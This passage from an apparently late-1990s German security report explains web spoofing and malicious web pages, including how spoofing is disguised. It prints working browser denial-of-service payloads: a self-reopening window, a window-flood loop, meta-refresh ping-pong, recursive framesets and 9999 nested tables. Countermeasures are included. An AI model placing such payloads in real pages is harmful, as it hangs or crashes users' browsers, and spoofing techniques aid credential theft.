Auf die Gefahr des sogenannten „Web Spoofing“ wurde erstmals in einem Bericht von Edward Felten [FeBaDeWa 97] hingewiesen. Im Prinzip handelt es sich um einen klassischen „Man in the middle“-Angriff, bei dem die gesamten Internetanfragen eines ahnungslosen Benutzers über den Server eines Angreifers laufen. Der Angreifer hat so die Möglichkeit, alle vom Benutzer ausgehenden Anfragen und die dazugehörigen Antworten zu belauschen und zu manipulieren und so dem Benutzer ein „gefälschtes“ Web vorzuspiegeln.

4.6.2 Funktionsweise

Die Tatsache, daß der gesamte Verkehr des Benutzers über den Server des Angreifers abläuft, setzt eine manipulierte Ausgangsadresse voraus, bei der der eigentlich zu erreichenden Adresse die des Angreifers vorangestellt ist.

Wenn die Adresse des Angreifers „www.angreifer.de“ und die zu erreichende Adresse „www.server.com“ lautet, würde die manipulierte Adresse folgendermaßen aussehen:

http://www.angreifer.de/http://www.server.com/



Abbildung 4.3: Ablauf des Web-Spoofings

Um zu erreichen, daß eine so manipulierte Adresse vom Benutzer auch angewählt wird, stehen einem Angreifer mehrere Wege zur Verfügung. Er wird zum einen die manipulierte Adresse als Link auf anderen Seiten unterbringen, zum anderen kann er Suchmaschinen dazu bringen, die manipulierten Links in ihren Index mit aufzunehmen.

Verwendet der Benutzer einen E-Mail-Klienten, der auf Mausklick einen Browser startet, so kann auch eine in einer E-Mail enthaltene Adresse den Ausgangspunkt für das Web-Spoofing bilden.

Beispielsweise könnte in einer E-Mail mit der Ankündigung für einen neuen Treiber die Adresse „WWW.MICR0S0FT.COM“ enthalten sein, bei der im Gegensatz zur Originaladresse der Buchstabe „O“ durch eine Null ersetzt wurde. Diese gefälschte Einstiegsseite, die optisch so aussehen würde, wie die Originalseite, würde dann nur – wie oben beschrieben – manipulierte Adressen enthalten und so den Ausgangspunkt für das Web-Spoofing bilden.

Abbildung 4.3[7] verdeutlicht den weiteren Verlauf des Web-Spoofings.

1. Der Benutzer wählt die manipulierte Adresse an, die die Adresse der gewünschten Seite enthält, aber zunächst auf den Server des Angreifers verweist.

2. Der Server des Angreifers stellt eine Anfrage an den tatsächlich erwünschten Server.

3. Der so kontaktierte Server schickt die angeforderte Seite an den Server des Angreifers zurück.

[7] Quelle: Princeton University's Safe Internet Programming Team (nachbearbeitet)

4. Der Server des Angreifers manipuliert alle in dieser Seite enthaltenen Adressen, d.h. er stellt seine Adresse allen URLs voran.

5. Die so (und eventuell noch weiter) manipulierte Seite wird an den Benutzer weitergeschickt.

Dadurch, daß alle URLs in der an den Benutzer weitergeschickten Seite zuerst auf den Server des Angreifers verweisen, bleibt der Benutzer, auch wenn er einem dieser Links folgt, im „gefälschten“ Web des Angreifers gefangen.

Dieses Verfahren funktioniert auch beim Verkehr über sogenannte „sichere“ Verbindungen, d.h. bei Verbindungen, die über den Secure Sockets Layer (SSL) hergestellt wurden. Dem Benutzer wird die Verbindung als sicher angezeigt (üblicherweise durch ein Schloß- oder Schlüsselsymbol), da eine sichere Verbindung besteht, allerdings zu „www.angreifer.de“ und nicht zum beabsichtigten Server.

Durch die Methode des Web-Spoofing kann einem Benutzer eine gefälschte Version des gesamten Internets vorgespielt werden. Hierzu muß der Angreifer natürlich nicht eine Kopie aller Internetseiten auf seinem Server haben, sondern er fordert bei Bedarf die entsprechenden Seiten von dem richtigen Server an, manipuliert sie entsprechend und schickt sie an den Benutzer weiter.

4.6.3 Einsatzmöglichkeiten und Gefahren

Zum einen ist Web-Spoofing ein Angriff auf die Privatsphäre des Benutzers, da der Angreifer mitprotokollieren kann, welche Seiten vom Benutzer besucht werden. Zum anderen, und in diesem Fall wahrscheinlich schwerwiegender, besteht für den Angreifer die Möglichkeit, die Seiten vor dem Weiterleiten zu manipulieren. Hierbei ist nicht nur das Modifizieren der enthaltenen Links gemeint, sondern auch die Veränderungen der Inhalte.

So können bei finanziellen Transaktionen, die z.B. mit Hilfe von Formularen durchgeführt wurden, nicht nur die Kreditkartendaten des Benutzers abgefangen und gespeichert werden, sondern es kann beispielsweise auch die Art oder die Menge der bestellten Artikel sowie die Empfängeradresse geändert werden.

Fordert der Benutzer bestimmte Informationen von einem Server an, so können diese vom Angreifer bewußt so manipuliert werden, daß sie den Benutzer zu Handlungen verleiten, die er so sonst nicht ausführen würde.

Es gibt durchaus auch sinnvolle Einsatzmöglichkeiten für das zum Web-Spoofing verwendete Verfahren, vorausgesetzt der Benutzer ist in Kenntnis darüber, daß sein Verkehr auf diese Art abgewickelt wird. Bestes Beispiel hierfür ist der „Anonymizer“ [Boyan 98], der es Benutzern ermöglicht, sich über den Anonymizer-Server im Web zu bewegen, ohne ihre Identität gegenüber allen anderen besuchten Servern preiszugeben.

Ein anderes, vielleicht nicht ganz so sinnvolles aber dafür amüsantes Beispiel ist der „Zippy-Filter“ [Minsky 98], ein Server, der in alle geladenen Seiten nach dem Zufallsprinzip Anmerkungen von „Zippy the Pinhead“ einfügt.

4.6.4 Tarnung

Die meisten Browser besitzen eine Adreß- und eine Statuszeile. In der Adreßzeile wird die URL der aktuellen Seite angezeigt, und es kann an dieser Stelle auch (alternativ zum Anklicken eines Links) eine Adresse manuell eingegeben werden, um zu einer anderen Seite zu gelangen. In der Statuszeile werden verschiedene Meldungen angezeigt, meist zum Ladezustand der aktuellen Seite. Bewegt man den Mauszeiger auf einen auf der Seite befindlichen Link, so wird in der Statuszeile meist die URL angezeigt, zu der man gelangen würde, wenn man den entprechenden Link anwählt.

Diese beiden Zeilen würden einen Web-Spoofing-Angriff natürlich entlarven. Dem Angreifer stehen jedoch Möglichkeiten zur Verfügung, um seinen Angriff zu tarnen.

Der einfachste Weg ist, die Zeilen mittels JavaScript einfach auszublenden, denn die gängigen Browser unterstützen dies im Rahmen ihrer individuellen Benutzeranpassung.

Da diese Tatsache dem aufmerksamen Benutzer auffallen könnte, besteht die Möglichkeit, die Ausgaben in der Statuszeile mittels JavaScript zu manipulieren, so daß hier beim Bewegen des Mauszeigers auf einen Link die Adresse ohne die vorangestellte Adresse des Angreifer-Servers erscheint.

Anstelle der verborgenen Adreßzeile kann mit Hilfe von JavaScript eine gefälschte Adreßzeile angezeigt werden, die optisch genau wie die echte Zeile aussieht, jedoch eine falsche URL anzeigt. Die gefälschte Zeile kann sogar Benutzereingaben akzeptieren und eine eingegebene URL vor dem Sprung zu der entsprechenden Seite so manipulieren, daß sie auch über den Server des Angreifers angefordert wird.

Ein Benutzer könnte außerdem auf die Idee kommen, sich den Quellcode oder die Informationen der Seite anzeigen zu lassen, um so festzustellen, ob die Seite manipulierte URLs enthält.

Aber auch die Menüleisten lassen sich mittels JavaScript verbergen und durch gefälschte (optisch identische aber funktionell unterschiedliche) Menüleisten ersetzen. Läßt sich der Benutzer jetzt über das Menü den Quellcode oder die Seiteninformationen anzeigen, wird ein Fenster geöffnet, das die gewünschten Daten vor der Manipulation anzeigt.

4.6.5 Gegenmaßnahmen

Von dem Problem des Web-Spoofing sind alle gängigen Browser, also auch der Netscape Navigator und der Internet Explorer betroffen, und es ist nicht abzusehen, daß es über kurz oder lang eine softwarebasierte Lösung des Problems für einen dieser beiden Browser geben wird.

Folgende Maßnahmen sind empfehlenswert, um sich gegen Web-Spoofing-Angriffe zu schützen:

- Skriptsprachen, Java und Active X sollten deaktiviert werden, so daß der Angreifer weder Adreßzeile, Statuszeile noch andere Menüleisten des Browsers manipulieren kann, um so die wahre Adresse zu verbergen.

- Es sollte sichergestellt werden, daß die Adreßzeile des Browsers immer sichtbar ist. Außerdem sollte vor dem eigentlichen Sprung die angezeigte Adresse begutachtet werden, zu der gesprungen werden soll.

- Nachdem zu einer bestimmten URL gesprungen worden ist, sollte die in der Adreßzeile angezeigte Adresse erneut überprüft werden, um sicherzugehen, daß auch wirklich das Ziel erreicht worden ist, das beabsichtigt war.

4.6.6 Verwandte Probleme

Ein verwandtes Problem wurde von den FCD Internet / Secure Experts Labs [SecureXpert Labs 98] aufgezeigt. Das Problem besteht darin, daß es sowohl beim Internet Explorer als auch beim Netscape Navigator keinen Schutz davor gibt, daß ein Browserfenster Rahmen in einem anderen geöffneten Browserfenster erzeugt.

Werden mehrere Browserfenster nacheinander geöffnet, so ist es möglich, daß das als zweites geöffnete Browserfenster im zuerst geöffneten Fenster einen neuen Rahmen erzeugt.

Auch der umgekehrte Fall ist denkbar, nämlich daß ein geöffnetes Browserfenster automatisch ein weiteres Fenster mit einer bekannten Adresse öffnet, um in diesem dann vom ersten Fenster aus einen neuen Rahmen zu erzeugen (Voraussetzung für diesen Weg ist die Aktivierung von JavaScript, der erste Weg funktioniert auch ohne aktivierte Skriptsprache).

Beispiele für die Möglichkeiten bzw. die Gefahren, die sich durch diese Tatsache ergeben können, finden sich auf den Demonstrationsseiten der FCD Internet / Secure Experts Labs. Abbildung 4.4 zeigt die Startseite der New Yorker Börse, wie sie angezeigt wird, wenn man sie über „www.nyse.com" lädt.

Ruft man in einem zweiten Fenster die entsprechende Demonstrationsseite der FCD Internet / Secure Experts Labs auf, so erzeugt diese Seite in dem Browserfenster, in dem die Startseite der New Yorker Börse angezeigt wird, einen neuen Rahmen (siehe Abbildung 4.5). Dieser neue Rahmen enthält die Information, daß der Benutzer der einmillionste Besucher sei, und man zur Vergabe des Preises seine Kreditkartendaten brauche.

Abbildung 4.4: Die Seite der New Yorker Börse vor der Manipulation

Es wird mit Sicherheit Benutzer geben, die angesichts dieses Rahmens bereitwillig ihre Daten eingeben werden, da es sich ihrer Meinung nach schließlich um die Seite der New Yorker Börse handelt, obwohl in Wahrheit die New Yorker Börse mit diesem erzeugten Rahmen gar nichts zu tun hat. Stattdessen würden die gemachten Angaben an die Adresse eines Angreifers geschickt werden, der diese dann mißbrauchen könnte.

4.7 Bösartige Webseiten

4.7.1 Überblick

Unter „bösartigen Webseiten“ verstehen wir Webseiten, die dem Benutzer auf die eine oder andere Art schaden.

Im folgenden Abschnitt erläutern wir die Vorfälle, die einem ahnungslosen Benutzer beim Browsen von Webseiten im Internet widerfahren können und geben Beispiele, die aufzeigen, mit welchen Mitteln besagte Vorfälle in die Webseiten implementiert wurden.

4.7.2 Denial of Service

Eine der bekanntesten Schadensarten ist der „Denial of Service“, d.h. der Benutzer wird in seiner Tätigkeit in der Art eingeschränkt, daß bestimmte



Abbildung 4.5: Die Seite der New Yorker Börse nach der Manipulation

Ressourcen so beansprucht werden (z.B. Rechenzeit oder Speicherplatz), daß ein normales Fortführen der beabsichtigten Tätigkeit nicht mehr möglich ist.

Dem Benutzer kann außerdem zusätzlicher Arbeits- und Zeitaufwand dadurch entstehen, daß er ungewollte Fenster schließen muß, Programme neu zu konfigurieren hat oder sogar ein Neustart seines Rechners notwendig wird.

4.7.2.1 Event-Handler

Mit Hilfe der Event-Handler „onLoad“ und „onUnload“ (siehe Abschnitt 3.12.8) hat man die Möglichkeit, beim Öffnen oder Schließen eines Browserfensters Kommandos auszuführen, z.B. den Aufruf einer in einer Skriptsprache verfaßten Funktion.

Im Rahmen unserer Versuche ist auf diese Weise eine Seite entstanden, die wir „Das unsterbliche Zombie-Fenster“ genannt haben. Besagte Seite ruft sich im Prinzip[8] beim Schließen selbst wieder auf, so daß es nur schwer möglich ist, dieses Fenster wieder loszuwerden. Selbst die Beendigung des Browsers mit Hilfe des Windows-Taskmanagers führt nicht zum gewünschten Erfolg. Es besteht jedoch die Möglichkeit, die Verbindung zum Server zu unterbrechen, um so das Fenster endgültig schließen zu können.

[8]Tatsächlich verwenden wir zwei Dokumente („zombie.htm“ und „zombie.html“), die sich beim Schließen gegenseitig wieder aufrufen, da es zu Problemen führte, wenn zwei Fenster den gleichen Namen hatten.

Das folgende HTML-Dokument erreicht das Beschriebene:

```
<HTML>
<HEAD>
<TITLE>I’m a Zombie</TITLE>
</HEAD>
<SCRIPT language="JavaScript">
<!- -
function revive()
{
open("zombie.html", "StillAlive");
}
// - ->
</SCRIPT>
<BODY onUnload="revive()"; return true;>
<H1>You can’t KILL me!</H1>
<H1>I will live AGAIN!</H1>
</BODY>
</HTML>
```

Die mit JavaScript definierte Funktion „revive“ wird beim Schließen des Fensters automatisch aufgerufen und öffnet ein neues Fenster mit dem Titel „StillAlive“ und der Datei „zombie.html“ als Inhalt.

4.7.2.2 Fensterflut

Unterstützt ein Browser JavaScript (siehe Abschnitt 3.14), so können mit Hilfe des Kommandos „window.open“ automatisch neue Browserfenster geöffnet werden. Der folgende HTML-Quellcode [Paris 98] verwendet dieses Kommando in einer Endlosschleife, um so eine Flut von leeren Browserfenstern zu erzeugen:

```
<HTML>
<HEAD>
<TITLE></TITLE>
</HEAD>
<BODY>
<SCRIPT>
while(1) window.open("") </SCRIPT>
</BODY>
</HTML>
```

Zwar besitzt der Netscape Navigator 4.x eine Obergrenze von 100 Fenstern, aber 100 Fenster sind immer noch eine ganze Menge, und wenn das hundertste Fenster geschlossen wird, öffnet sich sofort ein neues.

Schafft man es, die sich öffnenden Fenster schneller zu schließen, als neue Fenster entstehen, dann kann dieser Vorgang beendet werden, ansonsten muß das System neu gestartet werden.

Eine Erweiterung dieser Fensterflut wäre es natürlich, wenn jedes neu geöffnete Fenster wiederum den obigen Quellcode als Inhalt hätte, so daß auch von den neu entstandenen Fenstern neue Fenster erzeugt würden, was einen exponentiellen Zuwachs der Fensterzahl zur Folge hätte.

Durch diese Erweiterung könnte jedoch unter Umständen auch der Server belastet werden, falls der betroffene Benutzer seinen Browser so eingestellt hat, daß immer nach der aktuellsten Version einer Seite gefragt wird. Mit dieser Einstellung würde dann für jede Kopie der Seite eine Anfrage an den Server gestellt werden.

4.7.2.3 Der Ping-Pong-Effekt

Der Ping-Pong-Effekt entsteht dadurch, daß sich zwei Webseiten ständig gegenseitig aufrufen. Erreicht wird dies durch die „refresh“-Markierung im betreffenden HTML-Dokument, mit der man festlegen kann, durch welches Dokument die derzeitige Seite aktualisiert werden soll. Die Geschwindigkeit des Ping-Pong-Effektes läßt sich durch die Festlegung des Zeitabstandes beeinflussen, der bis zur nächsten Aktualisierung vergehen soll, d.h. um einen möglichst schnellen Ablauf zu erreichen, gibt man der Variable „refresh“ mit Hilfe von „CONTENT=0“ den Wert „0“ als Vorgabe. Folgende Zeile im Kopf des HTML-Dokumentes „ping.htm“ würde das Beschriebene erreichen:

<META http-equiv=“refresh“
content=“0“; url=“pong.htm“>

Die Referenz „URL=“ im Dokument „pong.htm“ muß natürlich wieder auf „ping.htm“ verweisen. Ein Nebeneffekt ist, daß der Netscape Navigator die Abfolge dieser Seiten in seine History (Liste der zuletzt besuchten Seiten) aufnimmt, d.h. innerhalb kürzester Zeit ist diese History mit „Ping“- und „Pong“-Einträgen belegt.

Beim Microsoft Internet Explorer scheint dieser Nebeneffekt nicht aufzutreten.

4.7.2.4 Rekursion

Rekursive Funktionen können sehr rechenintensiv sein. Wenn also die Ressourcen eines Rechners sehr stark belastet werden sollen, liegt es nahe, sich der Rekursion zu bedienen.

In unseren Versuchen haben wir festgestellt, daß Webseiten, die ihren Inhalt rekursiv aufbauen, den Browser und sogar das ganze System zum Stillstand bringen können.



Abbildung 4.6: Darstellung eines Sierpinski-Dreiecks mit Hilfe von HTML-Rahmen

Wir haben für diesen Zweck „Frames“ genutzt, also Rahmen verwendet, mit deren Hilfe man ein Browserfenster in mehrere Unterfenster einteilen kann (siehe Abschnitt 3.12.6). Mit Hilfe dieser Frames haben wir innerhalb einer Webseite das Sierpinski-Dreieck[9] gezeichnet. Abbildung 4.6 zeigt, wie die Seite nach kurzer Zeit auf dem Bildschirm aussieht.

Um diesen Seitenaufbau zu erreichen, enthält das Dokument „sierpinski.htm“ folgenden HTML-Quelltext:

```
<FRAMESET rows=“50%,50%“>
<FRAMESET cols=“50%,50%“>
<FRAME src=“sierp2.htm“>
<FRAME src=“sierp1.htm“>
</FRAMESET>
<FRAMESET rows=“50%,50%“>
<FRAMESET cols=“50%,50%“>
<FRAME src=“sierp2.htm“>
<FRAME src=“sierp2.htm“>
</FRAMESET>
```

[9] Hierbei handelt es sich um eine rekursive Struktur. Dem interessierten Leser sei ein gutes Buch über theoretische Informatik empfohlen, wenn er die mathematischen Formeln für diese Struktur nachschlagen möchte.

Durch diesen HTML-Quelltext erfolgt eine Aufteilung der HTML-Seite in vier gleichgroße Rahmen. Der Rahmen in der rechten oberen Ecke enthält das Dokument „sierp1.htm“, das lediglich das Wort „Sierpinski“ auf weißem Hintergrund darstellt. In den übrigen drei Rahmen wird das Dokument „sierp2.htm“ angezeigt, welches einen schwarzen Hintergrund hat und den Befehl

```
<META http-equiv="refresh"
content="2"; url="sierpinski.htm">
```

enthält, der nach kurzer Zeit den Inhalt des Rahmens mit der ursprünglichen Seite „sierpinski.htm“ aktualisiert. Auf diese Weise werden jeweils drei der vier Rahmen rekursiv wieder in vier Rahmen unterteilt, so daß auf dem Bildschirm die bekannte Struktur des Sierpinski-Dreiecks entsteht.

4.7.2.5 Verschachtelte Tabellen

Mit Hilfe der HTML-Markierung „<TABLE>“ hat man die Möglichkeit, Tabellen innerhalb seines HTML-Dokumentes zu erzeugen (siehe Abschnitt 3.12) und diese auch in sich zu verschachteln. Der folgende HTML-Quellcode [Swendsen 98] beinhaltet die Funktion „nestedTables“, die 9999 dieser in sich verschachtelten Tabellen erzeugt und beim Laden des Dokumentes mit dem Event-Handler „onLoad“ aufgerufen wird:

```
<HTML>
<HEAD>
<TITLE></TITLE>
<SCRIPT>
<!- -
function nestedTables()
{
for (i = 0; i< 9999; i++)
document.write("<TABLE><TR><TD>");
for (i = 0; i< 9999; i++)
document.write("</TD></TR></TABLE>");
}
// - ->
</SCRIPT>
</HEAD>
<BODY onLoad="nestedTables()">
</BODY>
</HTML>
```

Unsere Versuche haben gezeigt, daß viele Browserversionen eine solche Menge von ineinander verschachtelten Tabellen nicht verarbeiten konnten und ein Aufruf obiger HTML-Seite einen Absturz des Browsers zur Folge hatte.

4.7.2.6 „100-Meter-Cookies“

Der Name „100-Meter-Cookies“ bezieht sich auf die Ausmaße der Dialogbox, die erscheint, wenn man seinen Browser so konfiguriert hat, daß er vor dem Setzen eines Cookies eine entsprechende Meldung auf dem Bildschirm anzeigt.

Eine solche Dialogbox enthält üblicherweise den Wert des zu setzenden Cookies und Schaltflächen zum Annehmen oder Ablehnen dieses Cookies. Besteht der Wert des Cookies aber aus übermäßig vielen Zeichen, so kann es vorkommen, daß die Dimensionen der Dialogbox so groß werden, daß die Schaltflächen zum Annehmen oder Ablehnen des Cookies außerhalb des Bildschirmes liegen.

In den aktuellen Versionen der gängigen Browser scheint dieses Problem größtenteils behoben. Der Microsoft Internet Explorer beispielsweise verfügt in seiner Dialogbox zur Cookie-Benachrichtigung über eine zusätzliche Schaltfläche namens „Details“, mit der man den Inhalt des zu setzenden Cookies nur auf Wunsch anzeigen lassen kann. Läßt man sich den Inhalt eines überlangen Cookies dennoch anzeigen, so werden extrem lange Zeilen nach einer bestimmten Zeichenanzahl umgebrochen. Bei zu langem Gesamttext enthält die Dialogbox nur den Anfang des Cookietextes.

Auch der Netscape Navigator bricht überlange Zeilen nach einer bestimmten Anzahl von Zeichen um. Wie man in Abbildung 4.7 sehen kann, scheint es hier jedoch keine ausreichende Begrenzung des Gesamttextes zu geben, so daß die Schaltflächen zum Ablehnen bzw. Annehmen des Cookies außerhalb des sichtbaren Bildschirmausschnittes liegen.

4.7.2.7 Animierte Grafiken

Um Webseiten dynamischer und ansprechender zu gestalten, werden oft kleine grafische Animationen in das Erscheinungsbild der Seiten mit eingefügt. Diese Animationen sind meist im GIF-Format[10] und bestehen aus mehreren Einzelbildern, die hintereinander angezeigt werden, um so einen Bewegungsablauf zu erzielen.

Der Browser geht davon aus, daß alle Einzelbilder einer Animation die gleichen Ausmaße haben und reserviert deshalb anhand der Ausmaße des ersten Einzelbildes einen bestimmten Speicherplatz zum Abspielen der Animation.

[10] GIF ist ein Akronym für „Graphics Interchange Format“. Dieses im Jahre 1987 entwickelte plattformunabhängige Format für Grafikdateien unterstützt maximal 256 Farben und verwendet ein verlustfreies Komprimierungsverfahren, dessen Rechte bei Compuserve liegen.



Abbildung 4.7: Die Dialogbox des Netscape Navigators 4.05 bei einem überlangen Cookie

Ist aber beispielsweise das letzte Teilbild einer Animation von den Ausmaßen her größer als die vorangegangenen Bilder, so kommt es zu einem Speicherüberlauf.

Diese Tatsache wurde ausgenutzt, um „bösartige“ animierte GIFs zu erstellen, die z.B. erst einen Countdown anzeigen und dann aufgrund des Speicherüberlaufs den Browser zum Absturz bringen (ein Beispiel für eine solche Grafik findet sich unter [UnixAG]).

Dieser Absturz ließ sich in unseren Testläufen mit einer älteren Version des Netscape Navigators (4.03) nachvollziehen. In den aktuellen Browserversionen scheint dieser Fehler jedoch behoben zu sein.

4.7.2.8 Erzwungene Standardkonfiguration

Der Netscape Navigator speichert seine gesamte Konfiguration in einer Datei namens „prefs.js“. In dieser Datei stehen nicht nur die aktuellen Sicherheitseinstellungen, sondern auch eine Liste der zuletzt besuchten Webseiten („History“).

Verwendet jemand (absichtlich) in der Adresse seiner Webseite ein unzulässiges Zeichen (z.B. „0x82“) [Bugtraq 98b], so wird beim Besuch dieser Seite die entsprechende Adresse inklusive des unzulässigen Zeichens in der „History“ gespeichert.

Beim nächsten Start des Netscape Navigators wird versucht, die Konfigurationsdatei zu lesen, doch aufgrund des in ihr enthaltenen unzulässigen Zeichens wird sie vom Navigator für beschädigt erklärt und die Standardeinstellung wiederhergestellt. In diesem Fall werden also auch alle eventuell strenger festgelegten Sicherheitseinstellungen wieder auf die Standardwerte zurückgesetzt.

Der Benutzer erhält eine entsprechende Meldung auf dem Bildschirm, er hat jedoch zusätzliche Arbeit, seine persönlichen Einstellungen wiederherzustellen. Damit ist dieser Punkt durchaus dem Thema „Bösartige Webseiten" zuzuordnen.

4.7.2.9 Applets

Die Möglichkeiten, die einem mit Hilfe von Applets 3.13.5 zur Verfügung stehen, sind so zahlreich, daß an dieser Stelle nur eine kleine Auswahl vorgestellt werden kann.

Einen sehr guten Überblick über die unterschiedlichen Arten von „bösartigen Applets", auf die ein ahnungsloser Benutzer beim Surfen durch das Internet treffen kann, gibt die „Hostile Applets Home Page" von Mark D. LaDue [LaDue 98], von der auch die Beispiele in diesem Abschnitt stammen.

Die einfachste Form bösartiger Applets sind Einzeiler, die bei ihrer Ausführung den Browser zum Absturz bringen.

Auf der oben erwähnten Homepage finden sich hierzu zwei Beispiele für den Netscape Communicator, „CrashCom405" und „HoseCom404", wobei letzteres den Absturz durch den einfachen Aufruf der in „class.netscape.misc.ObjectHeader" definierten Methode

```
public state native int GetObjectHeader(Object obj);
```

hervorruft.

Mark D. LaDue entdeckte diese Methode, als er zu Testzwecken alle Klassendateien des Netscape Navigators decompilierte und weder feststellen konnte, welchen Zweck die obige Methode hatte, noch Referenzen auf sie in anderen Klassen finden konnte. Er rief deshalb versuchsweise diese Methode innerhalb eines Applets auf und stellte fest, daß dies einen Absturz des Browsers zur Folge hatte.

Auch unsere Versuche konnten bestätigen, daß diese beiden Applets den Netscape Communicator 4.04/4.05 umgehend zum Absturz bringen.

Eine andere Art von „bösartigen Applets" sind die, die den Benutzer einfach nur ärgern und bei seiner Arbeit stören.

Ein Vertreter dieser Art ist das „Noisy Bear"-Applet, das einen komisch daherschauenden Bären auf dem Bildschirm anzeigt, der zudem auch noch „jede Menge Krach macht" und sich nur zum Aufhören bewegen läßt, wenn man den Browser beendet.

Genau den umgekehrten Weg geht das Applet „AudioKiller“, das, wie der Name schon erahnen läßt, eine Geräuschentwicklung unterbindet, indem es Applets daran hindert, eine Ausgabe auf das „Java Audio Device“ zu machen.

